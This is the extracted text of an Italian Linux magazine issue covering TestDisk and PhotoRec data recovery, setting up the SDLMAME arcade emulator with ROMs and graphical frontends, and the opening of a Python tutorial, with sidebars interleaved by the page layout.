Purtroppo, può capitare che i file presenti su dischi rigidi, chiavette USB o schede di memoria non possono essere letti e questo può accadere per diversi motivi. Tra questi il più comune è il degrado del disco rigido (o, più in generale, del dispositivo di archiviazione), che può essere il primo segno dell'imminente rottura del disco stesso. GNU/Linux e Windows, come tutti gli altri sistemi operativi in circolazione, non sono in grado di riparare in piena autonomia eventuali gravi anomalie dei dischi rigidi o, meglio ancora, di porre rimedio a cancellazioni accidentali di intere partizioni. In questo numero di Linux Magazine abbiamo dunque deciso di fare luce su TestDisk, un'applicazione Open Source multi-piattaforma (e dunque utilizzabile anche da chi si affida anche a Windows o Mac OS X) davvero completa e soprattutto efficiente, capace di recuperare i vostri preziosissimi dati. Il software, pur non avendo un'interfaccia grafica capace di rendere facile la vita all'utente meno esperto, propone delle procedure d'uso comunque molto intuitive. Ma prima di partire alla scoperta di TestDisk è d'obbligo un'osservazione: per evitare di imprecare per i dati persi oppure per il tempo sprecato per il loro recupero impariamo ad effettuare dei backup periodici. Solo una così buona abitudine ci darà la garanzia totale di ripristino nel caso in cui i nostri file risultassero corrotti.

TESTDISK DA VICINO

TestDisk, con l'ausilio di PhotoRec, è uno dei migliori programmi Free per il recupero di file ma, più di ogni altra cosa, di partizioni perse. In buona sostanza, quando il disco risulta visibile dal BIOS ma non dal sistema operativo o quando (in ambiente Windows) dischi esterni e chiavette USB segnalano l'errore "unità non formattata". Questo software diverrà un must-have per chi di noi ha scelto di realizzare un sistema dual boot dove la nostra distro GNU/Linux è affiancata da una qualsiasi release del sistema operativo firmato Microsoft o di Apple. Già, perché il tool supporta i principali file system (Ext3, Ext4, Swap) così come FAT16, FAT32, NTFS e HFS+ (quello utilizzato da Mac OS X). Inoltre, è in grado di supportare anche i gestori logici di volumi come LVM e LVM2. Ecco in dettaglio cosa possiamo fare con TestDisk:

- Correggere la tabella delle partizioni, recuperando le partizioni cancellate;
- Recuperare il settore di avvio di una FAT32 dal suo backup;
- Ricostruire il settore d'avvio di una partizione FAT16/FAT32;
- Riparare una tabella FAT;
- Ricostruire il settore di avvio di una partizione NTFS;
- Recuperare il settore di avvio di una NTFS dal suo backup;
- Riparare l'MFT da una copia mirror MFT (può essere utile dare una lettura alla pagina Web **http://support.microsoft.com/kb/174619/it**);





Fig. 1 • La pagina del manuale di PhotoRec, il compagno ideale di TestDisk



- Individuare la copia del SuperBlock di una ext3/ext4;
- Recuperare files cancellati da FAT, NTFS e ext2;
- Copiare file cancellati da FAT, NTFS e ext2/ext3/ext4;

Il programma offre caratteristiche d'uso sia per l'utente esperto che per quello alle prime armi. Per coloro che sanno poco o niente delle tecniche di recupero dati, TestDisk può essere usato per ottenere informazioni dettagliate circa un disco non di avvio, che possono eventualmente essere inviate ad un tecnico per una analisi più approfondita. Al contrario, quanti di noi hanno maggiore familiarità con queste procedure, troveranno TestDisk un validissimo strumento per il recupero delle informazioni.

PHOTOREC: PERFETTA ACCOPPIATA CON TESTDISK!

Gli sviluppatori di TestDisk hanno creato uno strumento specifico per il recupero di file, foto e video. Parliamo di PhotoRec, abbinato già da tempo a TestDisk. PhotoRec è un programma di recupero dati progettato per recuperare dati persi da hard disk, CD/DVD e altre memorie esterne. Il suo nome, come intuibile, deriva dall'inglese Photo Recovery e sta ad indicare proprio che è specializzato nel recupero di fotografie dalle memorie esterne di macchine fotografiche digitali. Poiché PhotoRec ignora il tipo di formattazione del supporto di memoria esaminato e va alla ricerca diretta dei dati registrati, funziona anche nel caso di supporti

Tar.gz persi? Recuperali con il nostro script!

Avviamo lo script di Linux Magazine e recuperiamo gli archivi cancellati erroneamente: ecco come fare

01 COPIAMO LO SCRIPT!



Preleviamo lo script dal Lato B del DVD di Linux Magazine (solo versione Premium) e rendiamolo eseguibile lanciando il comando **chmod +x recupero.sh.** Successivamente, logghiamoci come amministratori di sistema e, infine, eseguiamolo con **./recupero.sh.**

```
PhotoRec 6.14, Data Recovery Utility, July 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Disk /dev/sdb - 21 GB / 20 GiB (RO) - VMware, VMware Virtual S

     Partition                  Start        End    Size in sectors
      No partition             0   0  1  2610 212 34   41943040 [Whole disk]
> 1 P Linux                    0   1  1  2609 254 63   41929587 [backup]
```

02 DISCO E FILE SYSTEM

Seguiamo le procedure proposte dallo script confermando sempre con **Ok**. Arrivati alla scelta del dispositivo scegliamo il disco da analizzare. Ad esempio, un disco secondario che conteneva dei backup: **/dev/sdb** e, successivamente, il tipo di file system **ext3**.

03 RICERCA IN CORSO

Indichiamo quale area scansionare: solo lo spazio libero oppure l'intera partizione? In quest'ultimo caso optiamo per **whole**. Con questa opzione verranno recuperati solo i file cancellati. La procedura richiede un po' di tempo e molto dipende dalle dimensioni della partizione.

04 ECCO I RISULTATI


La nostra attesa è stata premiata: i 3 files, eliminati erroneamente, sono stati ripristinati interamente. Per terminare l'esecuzione dello script premiamo su **Quit**. Apriamo il nostro file manager e raggiungete la directory: **/home/recuperati/Archives**. Non resta che riportarli nella posizione originale.

fisici gravemente danneggiati oppure riformattati. Per garantire la salvaguardia dei dati, PhotoRec accede al supporto, da cui recuperare i dati persi, in modalità di accesso in sola lettura.
Nota d'uso molto importante, come per TestDisk: non appena si scopre di aver accidentalmente cancellato o perso dei dati, è consigliabile non salvare più nulla su quel dispositivo di memoria (ad esempio un disco rigido) analizzato, pena il rischio di sovrascrivere i dati che invece vorremmo recuperare. Ciò significa anche che, usando PhotoRec, non si deve scegliere di salvare i dati ripristinati sul medesimo dispositivo dal quale vengono riportati in salvo. Avendo installato TestDisk, PhotoRec è già presente nel nostro sistema poiché i due strumenti lavorano in accoppiata (**Fig. 1**). Una volta avviato, PhotoRec, ricerca immediatamente l'intestazione (o header) del file cancellato e, poiché spesso in questi casi non c'è frammentazione dei dati, è in grado recuperare il file per intero. PhotoRec identifica automaticamente svariati formati di file, inclusi **ZIP**, **DOC**, **XLS**, **PDF**, **HTML**, **JPEG** e svariati formati grafici. La lista completa dei formati recuperabili con PhotoRec contiene ben oltre 100 tipi differenti! Ciò lascia intuire che questo software non pone praticamente alcun limite alla tipologia di file recuperabile.

DUE ALTERNATIVE A TESTDISK


Molti altri software possono recuperare file cancellati ma tra questi solo altri due son degni di nota: **Scalpel** e **Foremost** (**http://foremost.sourceforge.net/**). Scalpel è un potente programma, altamente configurabile, che possiede un'interfaccia molto simile a PhotoRec. Diversamente da TestDisk, Scalpel, richiede la modifica di un file di configurazione (**/etc/scalpel.conf**) prima di tentare qualsiasi operazione di recupero dati.
Le righe del file di configurazione sono tutte commentate: bisognerà solo rimuovere il commento corrispondente alla riga del tipo di file che si desidera recuperare durante la scansione (ad esempio .zip, .jpg, .png, ecc.). Il programma è specializzato nel recuperare i file cosiddetti "permanentemente cancellati". In effetti, quando eliminiamo un file in modo definitivo, accidentalmente oppure intenzionalmente, esso non viene rimosso realmente dal disco rigido ma continua a rimanere memorizzato in determinati blocchi del nostro disco e continua a sussistervi fin quando non lo sovrascriviamo con un altro file. Altro programma, nel panorama della computer forensics da cui è stato originato Scalpel stesso è Foremost. Si tratta di un software disponibile su piattaforma GNU/Linux per il recupero di file, cancellati da hard disk o da immagini ricavate attraverso i principali tool e comandi di duplicazione (come **dd**).
Il funzionamento è basato, come per la maggior parte dei tool di recupero analoghi, sulla ricerca di un header ed un footer, cioè quelle particolari stringhe che caratterizzano l'inizio e la fine di tutti i file della medesima tipologia, proprio come specificato nel file di configurazione **/etc/foremost.conf**. I file recuperati verranno poi salvati in una directory predefinita se non specificato diversamente al prompt dei comandi, assieme ad un report finale (utile per analizzare in maniera approfondita l'operazione di recupero dei file).
In definitiva, tralasciando le diverse alternative presenti in circolazione, TestDisk e PhotoRec sono dei veri e propri salvavita quando qualcosa va storto con il nostro disco rigido. Se i nostri dati sono da qualche parte nel disco, solo questi due tool potranno rintracciarli!

TestDisk anche sul tuo PC

Installiamo il tool su CentOS abilitando il giusto repository: ecco come fare

01 32 O 64 BIT?

Per abilitare il repository adatto alla nostra release di CentOS dobbiamo prima stabilire se si tratta di una versione a 32 bit o 64 bit. Per scoprirlo, nel caso in cui non lo sapessimo, basterà lanciare, ad esempio, il comando **uname** seguito dall'opzione **-m**.

02 IL REPOSITORY

A questo punto possiamo scaricare e installare l'RPM auto-configurante. I comandi da eseguire sono solo due: **wget http://packages.sw.be/rpmforge-release/rpmforge-release-0.5.2-2.el5.rf.x86_64.rpm**, seguito da **rpm -Uvh rpmforge-release-0.5.2-2.el5.rf.x86_64.rpm**.

03 IL REPOSITORY

L'RPM appena installato ha inserito il file **rpmforge.repo** nella directory **/etc/yum.repos.d/**. Non ci resta dunque che procedere all'installazione di TestDisk: ci basta lanciare sempre da terminale il comando **yum --enablerepo=rpmforge install testdisk -y**.

RETROGAMING UNA PASSIONE SENZA FINE!

SDLMAME è il porting per GNU/Linux di MAME che ci permette di avviare i sempreverdi giochi arcade a 8 bit anche sulla nostra distro preferita

Antonio Francesco Gentile

sdlmame

Licenza: GNU GPL 2 **Tipo:** Benchmarking
Sito Web: www.mamedev.org

Quanti di noi fanno parte della cosiddetta "generazione dei videogames"? Quanti di noi hanno speso ore ed ore in sala giochi e ricordano con un po' di nostalgia quei giochi che hanno fatto la storia? Beh, non ci sorprenderemmo nel venere un piccolo sorriso stampato sul volto di molti lettori. Dopotutto, chi prima e chi poi, abbiamo quasi tutti trascorso il nostro tempo libero dilettandoci con giochi del calibro di Pang o Pacman. Giochi d'altri tempi sì, ma che hanno spianato la strada al gaming moderno, avvincente, ma che ha tutto un altro sapore. Per i più nostalgici (ma non solo per loro) è disponibile il progetto MAME, acronomi di **Multiple Arcade Machine Emulator**. Sviluppato originariamente per MS-DOS, è stato ben presto portato sui sistemi Unix-like (**XMAME**), Macintosh (MAME OS X) e Windows (MAME32). Attualmente, lo sviluppo principale avviene su piattaforma Windows e la maggior parte degli altri sistemi operativi sono supportati attraverso il progetto **SDLMAME**. Addirittura alcune versioni di MAME sono state portate su console di gioco, telefoni cellulari e PDA. Lo scopo di tale emulazione è quello di documentare il funzionamento dei coin-up, preservare la storia dei videogame e prevenire la scomparsa di vere e proprie rarità.

MESS: IL "PROGETTO SORELLA"

Nato per emulare i "vecchi" giochi per PC

Come è ormai chiaro a tutti noi, MAME è l'emulatore che permette di usare i vecchi giochi arcade come Pang, Pacman, Street Fighter e così via. **Mess (Multi Emulator Super System)**, al contrario, è un progetto parallelo che emula i vecchi giochi per computer come ColecoVision, BBC Micro, Sinclair ZX Spectrum e diversi altri. Tuttavia, sul wiki ufficiale è definito come "sister project" di MAME. La differenza sostanziale fra i due, consiste dunque nella tipologia di giochi da emulare: il primo quelli tipici delle vecchie sale giochi; il secondo quelli nati per PC.

SDL: LA LIBRERIA COMPLETA

Simple DirectMedia Layer (SDL) è una libreria sorgente multi-piattaforma e multimedia oriented, gratuita ed aperta scritta in C che presenta una semplice interfaccia grafica per diverse piattaforme, e gestisce video, eventi, audio digitale, CD-ROM, file, carico di oggetti condivisi, reti e timer, diventando in sostanza un wrapper dell'OS per accedere a funzioni specifiche dello stesso tramite un sistema di interfacciamento omogeneo. In particolare, molti sviluppatori di software la utilizzano per scrivere giochi per computer o altre applicazioni multimediali che possono essere eseguiti su molti sistemi operativi, tra cui Android, AmigaOS, AmigaOS 4, FreeBSD, BeOS/Haiku, iOS, GNU/Linux, Mac OS 9, Mac OS X, MorphOS, OpenVMS, PlayStation Portatile, Sillaba, Symbian, webOS e Windows.

Fig. 1 • Il logo, ormai divenuto storico, del progetto MAME

In quest'ultimo, SDL utilizza un backend GDI per impostazione predefinita, oltre ad un backend DirectX opzionale. Sulle piattaforme di X Window, tra cui GNU/Linux e OpenVMS, SDL utilizza Xlib per comunicare con il sistema X11 per la grafica e gli eventi, mentre su Mac OS X si appoggia su Quartz.

INSTALLIAMO L'EMULATORE!

Ora che abbiamo una chiara visione sul funzionamento e sulle radici del progetto MAME, e di conseguenza di sdlmame, non dobbiamo far altro che passare alla pratica. Ma è bene fare una precisazione: per poter rivivere i giochi di un tempo è necessario procedere al download non solo di sdlmame ma anche i vari giochi da emulare (le cosiddette ROM, contenute in archivi .zip). Siti Web come **MAMEDev** (***www.mamedev.org***) e **Coin-op** (***www.coin-op.it***) sono validi punti di riferimento da cui partire. Possiamo poi passare all'installazione della versione più recente di sdlmame. Come fare? A seconda della distribuzione in uso è possibile scaricarlo già pacchettizzato o sotto forma di sorgente. Nelle distro Debian-like, ad esempio, è sufficiente lanciare il comando:

```
apt-get install mame mame-tools xmame-x xmame-tools↓
                                                sdlmame
```

Occorre installare diversi pacchetti perché negli ultimi anni il team di XMAME ha dato origine a diversi sotto-progetti, tutti finalizzati a migliorare le performance dei coin-up già supportati oppure ad ingrandire sempre più la "libreria" di quelli "work in progress". Installato il programma, si può dare il via alla sua configurazione e, una volta ultimata, si potrà finalmente iniziare a giocare (a patto di avere le ROM installate!).

Fig. 2 • La pagina ufficiale del progetto MAME, dalla quale è possibile scaricare numerose ROM

FUNZIONAMENTO DI MAME

MAME è quasi una "piattaforma", composta da vari componenti che in pratica ricostruiscono via software tutte quelle circuiterie interne che permettono di gestire gli input dei joystick, la gestione del monitor e dei riproduttori di suoni.

L'unica cosa che manca, come già detto in precedenza, è la "parte software" delle macchine, cioè le ROM originali dei giochi, molte delle quali, per motivi legati al copyright non possono essere distribuite legalmente.

In ogni caso, da un punto di vista logico MAME può essere diviso in 3 livelli: il primo livello si occupa dell'emulazione dell'hardware vero e proprio; il secondo livello contiene tutte le funzioni generali e i moduli che fanno da collante tra il primo e il terzo livello; il terzo livello è quello che "presenta" l'emulatore all'utente. È composto dall'interfaccia grafica e da tutte quelle opzioni che permettono di avviare e pilotare l'emulatore.

ROM, QUESTE SCONOSCIUTE

Ecco cosa sono questi "particolari" file

In quasi tutti i giochi arcade, i dati (software, grafica, audio, ecc.) sono memorizzati in chip di memoria di sola lettura (Read Only Memory) sebbene in alcuni casi siano utilizzati anche floppy disk, o CD-ROM. I dati contenuti in questi supporti vengono letti e riscritti in file contenenti l'esatta copia del chip da cui provengono attraverso un processo chiamato dumping. Tali file (indipendentemente dal supporto dal quale provengono) vengono chiamati ROM. Solitamente un gioco è composto da più ROM (alcune per l'audio, alcune per la grafica, ecc.).
L'insieme di tutte le ROM di un gioco prende il nome di **ROM Set**.
Il MAME gestisce i ROM Set in 2 modi:
- file CHD (Compressed Hunks of Data), contenenti immagini compresse di hard disk o supporti ottici;
- file ZIP contenenti tutte le ROM.

I ROM Set sono gruppi di immagini delle ROM che compongono lo stesso gioco. Essenzialmente ci sono 3 tipi principali di ROM Set:
- **ROM Set Originale** - anche chiamato ROM Set Parent, questo set contiene tutte le ROM del gioco che il team di sviluppo del MAME ha definito come originale, contengono tutte le informazioni per lanciare il gioco;
- **ROM Set Clone** - sono varianti dei giochi originali, per esempio versioni precedenti o successive o localizzate, che usano svariate ROM identiche ad altre versioni dello stesso gioco. Per risparmiare spazio queste ROM duplicate vengono incluse una sola volta nel set Parent, mentre il set Clone contiene solamente le ROM che lo distinguono dalle altre edizioni del gioco;
- **BIOS ROM Set** - immagini parecchio importanti per sistemi che supportano più giochi quali Neo Geo, contengono delle ROM necessarie all'esecuzione dei giochi veri e propri, cioè il BIOS (Basic Input/Output System), un insieme di routine di base che gestiscono le varie componenti hardware della macchina del gioco.

SI GIOCA!

Per poter giocare con MAME occorre creare una directory in cui installare le proprie ROM (rom=gioco) in formato .zip (i file non vanno decompressi!):

```
mkdir $HOME/Documents/MyRoms
```

e trasferirvi tutti file di gioco. Ad esempio, se ne abbiamo a disposizione su CD-ROM:

```
cp -v /media/cdrom/roms/*.* $HOME/Documents/MyRoms
```

A questo punto è sufficiente accedere al terminale e da qui digitare:

```
nano /etc/sdlmame/mame.ini
```

Occorrerà adattare un'unica riga all'interno del file di configurazione, quella del path delle ROM appena creato e popolato:



```
rompath $HOME/Documents/myRoms
```

Non ci resta che salvare le modifiche apportate e chiudere il file di configurazione. Così com'è, MAME non ha frontend e quindi è necessario specificare direttamente da linea di comando il nome del gioco da avviare. La sintassi da utilizzare è:

```
mame [opzioni] nomegioco
```


Come già detto, le opzioni di default vengono lette nei file di configurazione. Se specificate a linea di comando, invece, quelle del file di configurazione vengono inibite. Per visualizzare la lista delle opzioni disponibili ci basta lanciare il comando **mame --help**. Per lanciare ad


Un front-end per MAME


Voglia di interfaccia grafica? Ecco quali sono le migliori GUI disponibili per MAME

01 L'INTERFACCIA GRAFICA

Fino a qualche anno fa bastava installare **kxmame** o **gxmame** per ottenere una valida interfaccia grafica di MAME. Oggi, però, questi progetti non sono più supportati ed è meglio affidarsi a **gmameui**. Per installarlo, lanciamo il comando **apt-get install gmameui.**

02 PATH DEL FRONTEND

Per settare i path delle ROM basta raggiungere **Options → Paths**. Un esempio potrebbe essere: **mame executable** settato su **/usr/games/mame** e **Roms Path**, al contrario, su **$HOME/Documents/myRoms**. Tutto dipende dal path utilizzato per salvare le ROM.

03 UN'ALTRA GUI

Con **gnome-video-arcade**, invece, non occorre far nulla visto che va a leggere direttamente il file di configurazione di **sdlmame**. Occorre sapere, però, che soffre ancora di qualche piccolo bug di funzionamento. Se vogliamo metterlo alla prova, lanciamo **apt-get install gnome-video-arcade.**

04 ANCHE IN QT!

Qmc2 è sviluppato in Qt e, almeno inizialmente, dedicato a KDE. Se utilizziamo Ubuntu e vogliamo installarlo, lanciamo da terminale **sudo add-apt-repository ppa:mmbossoni-gmail/emu seguito da sudo apt-get update** e da **sudo apt-get install qmc2-sdlmame qmc2-sdlmess.**

esempio il gioco **King of Fighters 2000** che ha per nome **kof2k.zip** ed è contenuto nella directory **MyRoms**, basterà digitare i comandi:

```
cd $HOME/Documents/MyRoms
mame
```

e scegliere il gioco dalla lista. A questo punto il gioco dovrebbe partire, ma se dovessimo ritrovarci di fronte a strani errori, controlliamo l'esatto percorso della ROM. Non appena MAME sarà partito, occorre inserire la "moneta virtuale" premendo il **tasto 5** della tastiera. Per giocare premiamo **1**. Per visualizzare la lista delle opzioni di gioco occorre premere **TAB**. Finora abbiamo però lanciato MAME esclusivamente da console: e se volessimo un'interfaccia grafica? Sia per KDE che per GNOME esistono delle valide interfacce che somigliano tantissimo a quella disponibile per MAME32 (dedicato alla piattaforma proprietaria di casa Microsoft). Una di queste è **gmameui**: grazie ad essa tutto apparirà di colpo più semplice e simile ad una vera sala giochi!.

Fig. 3 • Una sessione di gioco della ROM di King of Fighters 2000

	Nome gioco	Anno	Sviluppatore	Link
	Robby Roto	1981	Bally/Midway	http://tinyurl.com/robby-roto
	Victory	1982	Exidy	http://tinyurl.com/victory-mame
	Gridlee	1982	Videa	http://tinyurl.com/gridlee
	Star Fire	1979	Exidy	http://tinyurl.com/starfire-lm
	Star Fire	1979	Exidy	http://tinyurl.com/starfire-lm
	Super Tank	1981	Video Games GmbH	http://tinyurl.com/super-tank-mame
	Alien Arena	1985	Duncan Brown	http://tinyurl.com/alien-arena-mame
	Hard Hat	1982	Exidy	http://tinyurl.com/hard-hat-mame
	Car Polo	1977	Exidy	http://tinyurl.com/car-polo-mame
	Spectar	1980	Exidy	http://tinyurl.com/spectar-mame

PYTHON: LA GRANDE GUIDA ALL'USO!

Proseguiamo la nostra avventura alla scoperta di questo fantastico linguaggio di programmazione: questa volta, scopriremo come manipolare qualsiasi contenuto testuale

PARTE II

Michele Petrecca

Python 2.7.7 (3.4.1)

Licenza: PSF (Python Software Foundation) **Tipo:** Programmazione
Sito Web: www.python.org
Download sorgenti esempio: http://tinyurl.com/corso-python-lm

Uno dei punti di forza del Python è di avere diversi "oggetti" come parti intrinseche del linguaggio, come si dice in gergo **built-in**. Questa proprietà permette di semplificare non poco il lavoro del programmatore e non solo dal punto di vista di una più facile programmazione intesa come "elementi già presenti" e/o sintassi, ma anche dal punto di vista dell'efficienza rispetto a soluzioni che devono essere create ad-hoc come avviene, ad esempio, nel linguaggio C e/o C++ (rispettivamente, strutture dati e classi).

I TRE TEMPI

Ripetere aiuta a ricordare!

Nei sistemi Unix-like, e GNU/Linux non fa eccezione, i file sono caratterizzati da tre grandezze temporali mantenuti dal kernel. Procedendo in ordine alfabetico, abbiamo il tempo di ultimo accesso (access time) che riporta l'ultima volta che si è acceduto al contenuto del file, il tempo di ultimo cambiamento (change time) che viene aggiornato ogni qualvolta si agisce sulle proprietà di un file (ad esempio i permessi) ed infine il tempo di ultima modifica (modification time) il cui valore viene aggiornato ogni volta che viene modificato il contenuto di un file. Ed è proprio il modification time che viene considerato dall'interprete Python per una eventuale ricompilazione del file .pyc. Ricordiamo che questi tempi sono visualizzabili dal comando ls (man ls): ad esempio, ls -l visualizza il modification time. Per il change time utilizzeremo l'opzione -c altrimenti l'opzione -u per l'access time.

ORGANIZZAZIONE DI UN PROGRAMMA

Nel precedente appuntamento abbiamo iniziato ad analizzare la sintassi di base del Python: si sono definite le variabili, i costrutti per il controllo dei flussi come **while** e **for** con relative istruzioni **break**, **continue** e **else**, come richiamare i moduli e creare delle funzioni da implementare nel sorgente. Tutto questo con l'aiuto di un piccolo programma (facilmente estendibile) per il calcolo delle checksum. Procediamo seguendo la medesima strada non prima, però, di aver fatto una breve digressione. Generalmente con l'accezione programma possiamo riferirci tanto ad un codice sorgente di poche righe associato ad un solo file così come a qualcosa di molto più complesso caratterizzato da decine e decine di file (Fig. 1). Alla base di tutto c'è un semplice concetto: in Python, ogni cosa viene trattata come un oggetto. Dai numeri interi alle operazioni aritmetiche, dalle stringhe alle funzioni create ad-hoc fino agli elementi built-in. Le espressioni sono le parti di codice che creano e processano gli oggetti che mettiamo in campo: le istruzioni verranno eseguite in sequenza una dopo





Fig. 1 • Ipotetico programma caratterizzato da tre file

